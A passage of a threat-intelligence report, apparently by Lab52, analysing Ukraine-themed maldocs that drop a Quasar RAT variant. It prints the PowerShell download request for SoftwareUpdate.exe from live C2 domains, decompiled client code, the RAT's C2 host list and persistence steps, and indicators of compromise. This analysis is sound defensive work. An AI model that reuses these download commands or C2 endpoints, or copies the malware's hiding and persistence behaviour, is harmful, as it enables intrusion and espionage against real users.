Network communications through the PowerShell command are made with the HTTP protocol, sending a HTTP GET request without using HTTP headers such as User-Agent nor Accept as seen in the previously maldocs. Furthermore, we saw the maldoc contacts with a C2 which domain is contained in the domain list extracted from the first maldoc.



```
GET /SoftwareUpdate.exe HTTP/1.1
Host: b29.bet
Connection: Keep-Alive
```

We also saw it on the online malware sandbox ANYRUN with the same network behavior.




Leaked Kremlin emails show Minsk protocol designed as path to Ukraine's capitulation

Alya Shandra

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
228.42 s	GET No Response	⚠	3060	powershell.exe		http://b29.bet/SoftwareUpdate.exe	–


What's more, this maldoc contacts with the same domain list we found in the first maldoc requesting a Windows PE file named SoftwareUpdate.exe.



Contacted URLs


Scanned	Detections	Status	URL
2022-03-18	12 / 95	200	https://playgo88.fun/SoftwareUpdate.exe
2022-03-16	11 / 94	404	https://choigo88.us/SoftwareUpdate.exe
2022-03-15	9 / 94	404	https://taisunwin.club/SoftwareUpdate.exe
2022-03-15	0 / 93	200	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/CABD2A79A1076A31F21D253635CB039D4329A5E8.crt?213f2497aaa20f59
2022-03-15	0 / 93	404	https://web.sunwinvn.vip/SoftwareUpdate.exe
2022-03-16	12 / 95	200	https://web.sunvn.net/SoftwareUpdate.exe
2022-03-21	10 / 94	404	http://b29.bet/SoftwareUpdate.exe
2022-02-28	0 / 93	405	https://mobile.pipe.aria.microsoft.com/Collector/3.0/
2022-03-23	12 / 95	200	https://playgo88.fun/

So far, we have seen that the most demanded Windows PE file by every maldoc analyzed was SoftwareUpdate.exe and depending on the requesting moment it could be distributed by the C2 or not. After getting this Windows PE file from the C2 and starting to analyze it, based on a simple static analysis we could quickly conclude it was a variant of well-know and open-source malware known as Quasar RAT developed in .NET framework.



property	value
md5	82332B108C80AECFD576CA362FC7BE1A
sha1	59570C5C85328675E9A04309A39565E10E78B40B
sha256	1368EF0F6086158E22416AB8846AF4E0996961FE9292E12D4F22...
file-type	**executable**
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	n/a
FileDescription	Quasar Client
FileVersion	1.4.0
InternalName	Client.exe
LegalCopyright	Copyright © MaxXor 2020
LegalTrademarks	n/a
OriginalFilename	Client.exe
ProductName	Quasar
ProductVersion	1.4.0
Assembly Version	1.4.0.0

Quasar RAT is a software distributed under the MIT (Massachusetts Institute of Technology) licensed and freely available on GitHub, as you can see here:



MaxXor Merge branch 'dev' ✓ 16a4702 on 8 Feb 2021 1,294 commits

.github/ISSUE_TEMPLATE	Update documentation	2 years ago
Images	Update documentation	2 years ago
Licenses	Add Be.HexEditor license	2 years ago
Quasar.Client	Merge branch 'dev'	14 months ago
Quasar.Common.Tests	Revert Version	2 years ago
Quasar.Common	Revert Version	2 years ago
Quasar.Server	Revert Version	2 years ago
.gitattributes	Added .gitattributes	8 years ago
.gitignore	Updated .gitignore file	7 years ago
CHANGELOG.md	Update URLs	2 years ago
CONTRIBUTING.md	Update documentation	2 years ago
LICENSE	Update copyright year	2 years ago
Quasar.sln	Update URLs	2 years ago
README.md	Update AppVeyor URLs	2 years ago
ROADMAP.md	Update documentation	2 years ago
appveyor.yml	Update URLs	2 years ago

README.md

Quasar


build passing | downloads 265k | license MIT

Free, Open-Source Remote Administration Tool for Windows

Quasar is a fast and light-weight remote administration tool coded in C#. The usage ranges from user support through day-to-day administrative work to employee monitoring. Providing high stability and an easy-to-use user interface, Quasar is the perfect remote administration solution for you.

Subsequently, with a behavior-based approach debugging the sample, we realized this sample checks the current path on which it is executed and copy itself in a new directory named “PDF Reader” into the %PROGRAMFILES% directory. Then, the next step is hiding itself from disk setting its file attributes as hidden. For this purpose, the sample modifies its own enumerate property FileAttributes setting it to Hidden (Application.ExecutablePath -> FileAttributes.Hidden).

Then, with a ready environment, Quasar tries to contact with the C2 notifying a new computer compromised successfully. It was here, at this point of analysis, where we found the same domain list that it had been identified previously through the maldocs analyzed. This C2 domain list is stored in a dynamic object variable named hostsManager, specifically into the attribute queue_0 and each value store every domain, IP address and port associated to contact with the C2. Note that Quasar RAT communicates with the C2 using the same TCP port 4782 and every communication will be encrypted through HTTPS except only one relative to the domain b29[.]bet.




```
            this.gclass42_0.method_0();
        }
        Class27 hostsManager = new Class27(new Class26().method_0(GClass61.string_1));
        this.gclass27_0 = new GClass27(hostsManager, GClass61.x509Certificate2_0);
        this.gclass27_0.Event_1 += this.gclass27_0_ClientState;
        this.method_2(this.gclass27_0);
        this.gclass2_0 = new GClass2(this.gclass27_0);
        this.gclass2_0.method_1();
        new Thread(delegate()
        {
            this.gclass27_0.method_15();
            Application.Exit();
        }).Start();
    }

    // Token: 0x06000009 RID: 9 RVA: 0x000020D5 File Offset: 0x000002D5
    private void gclass27_0_ClientState(GClass26 s, bool connected)
    {
        if (connected)
        {
            this.notifyIcon_0.Text = "Quasar Client\nConnection established";
            return;
        }
        this.notifyIcon_0.Text = "Quasar Client\nNo connection";
    }

    // Token: 0x0600000A RID: 10 RVA: 0x00008B84 File Offset: 0x00006D84
    private void method_2(GClass27 client)
    {
```

Locals

Name	Value
gclass	{GClass5}
hostsManager	{Class27}
IsEmpty	false
queue_0	Count = 0x00000006
[0]	{https://web.sunvn.net:4782}
[1]	{https://taisunwin.club:4782}
[2]	{https://web.sunwinvn.vip:4782}
[3]	{http://b29.bet:4782}
[4]	{https://playgo88.fun:4782}
[5]	{https://choigo88.us:4782}
Raw View	

Finally, we found its SSL certificate, identifying the subject as a Quasar Server CA with an expiration date 31/12/9999 and it appears that it have been generated since March 04, 2022.



	Value
x509Certificate2_0	{[Subject] CN=Quasar Server CA [Issuer] CN=Quasar Server CA [Serial Number] 00DADD4835B638D960F1DE1402DE1323 [Not Before] 04/03/2022 4:50:13 [Not After] 31/12/
Archived	false
CertContext (System.Security.Cryptography.X509Certificat...	{System.Security.Cryptography.X509Certificates.SafeCertContextHandle}
CertContext	{System.Security.Cryptography.SafeCertContextHandle}
Extensions	{System.Security.Cryptography.X509Certificates.X509ExtensionCollection}
FriendlyName	""
Handle	0x0000000001FDD920
HasPrivateKey	false
Issuer	"CN=Quasar Server CA"
IssuerName	{System.Security.Cryptography.X509Certificates.X500DistinguishedName}
NotAfter (System.Security.Cryptography.X509Certificates.X...	{31/12/9999 15:59:59}
NotAfter	{31/12/9999 15:59:59}
NotBefore (System.Security.Cryptography.X509Certificates...	{04/03/2022 4:50:13}
NotBefore	{04/03/2022 4:50:13}
PrivateKey	null
PublicKey	{System.Security.Cryptography.X509Certificates.PublicKey}
RawData (System.Security.Cryptography.X509Certificates....	{byte[0x000004F8]}
RawData	{byte[0x000004F8]}
SerialNumber (System.Security.Cryptography.X509Certific...	"00DADD4835B638D960F1DE1402DE1323"
SerialNumber	"00DADD4835B638D960F1DE1402DE1323"
SignatureAlgorithm	{System.Security.Cryptography.Oid}
Subject	"CN=Quasar Server CA"
SubjectName	{System.Security.Cryptography.X509Certificates.X500DistinguishedName}

On the whole, beyond destructive artifacts seen into the Russia's ongoing cyberattacks in Ukraine, it seems there is a place for cyberespionage campaigns which are taking advantage of the information published relative to the Russia's ongoing cyberwar events. However, we do not have enough evidence to make any kind of attribution up to now.

INDICATORS OF COMPROMISE:

MALDOCS:

FILENAME	SHA1
Ukraine Conflict Update 16_0.doc	6e7775277b18a481ca4ce24d5e13fd38ab1b5991
Ukraine Conflict Update 16_0.docm	079037f3abff65ce012af1c611f8135726ef0ad2
Ukraine Conflict Update 16_0.xlsm	35c6d3b40ba88f5da444083632c8e414a67db267
Ukraine Conflict Update 16_0.zip	296f26fb9b09a50f13bdf6389c05f88019bac13f
Leaked_Kremlin_emails_show_Minsk_protoco.doc	4476657d32a55ca0d89d21d2a828a8d8cbc5dbab

QUASAR RAT:

FILENAME	SHA1
The increasingly complicated Russia-Ukraine crisis explained.zip	34dfdf16d13f974a06f46486ab4ad7034db8e9d5
The increasingly complicated Russia-Ukraine crisis explained.exe.pdf	bbb9bf63efc448706f974050bef23bb1edd13782
SoftwareUpdate.exe	bbb9bf63efc448706f974050bef23bb1edd13782

NETWORK:

Domain list
taisunwin.]club
web.sunwinvn.]vip
sunvn.]vin
b29.]bet
play.go88vn.]vin
playgo88.]fun
choigo88.]us
go88c.]net
go88.]gold
go88vn.]vin
play.go88vn.]vin

go88code.]com
thesieutoc.]net
sun.]fun

Customers with Lab52’s APT intelligence private feed service already have more tools and means of detection for this campaign.
In case of having threat hunting service or being client of S2Grupo CERT, this intelligence has already been applied.

If you need more information about Lab52’s private APT intelligence feed service, you can contact us through the following link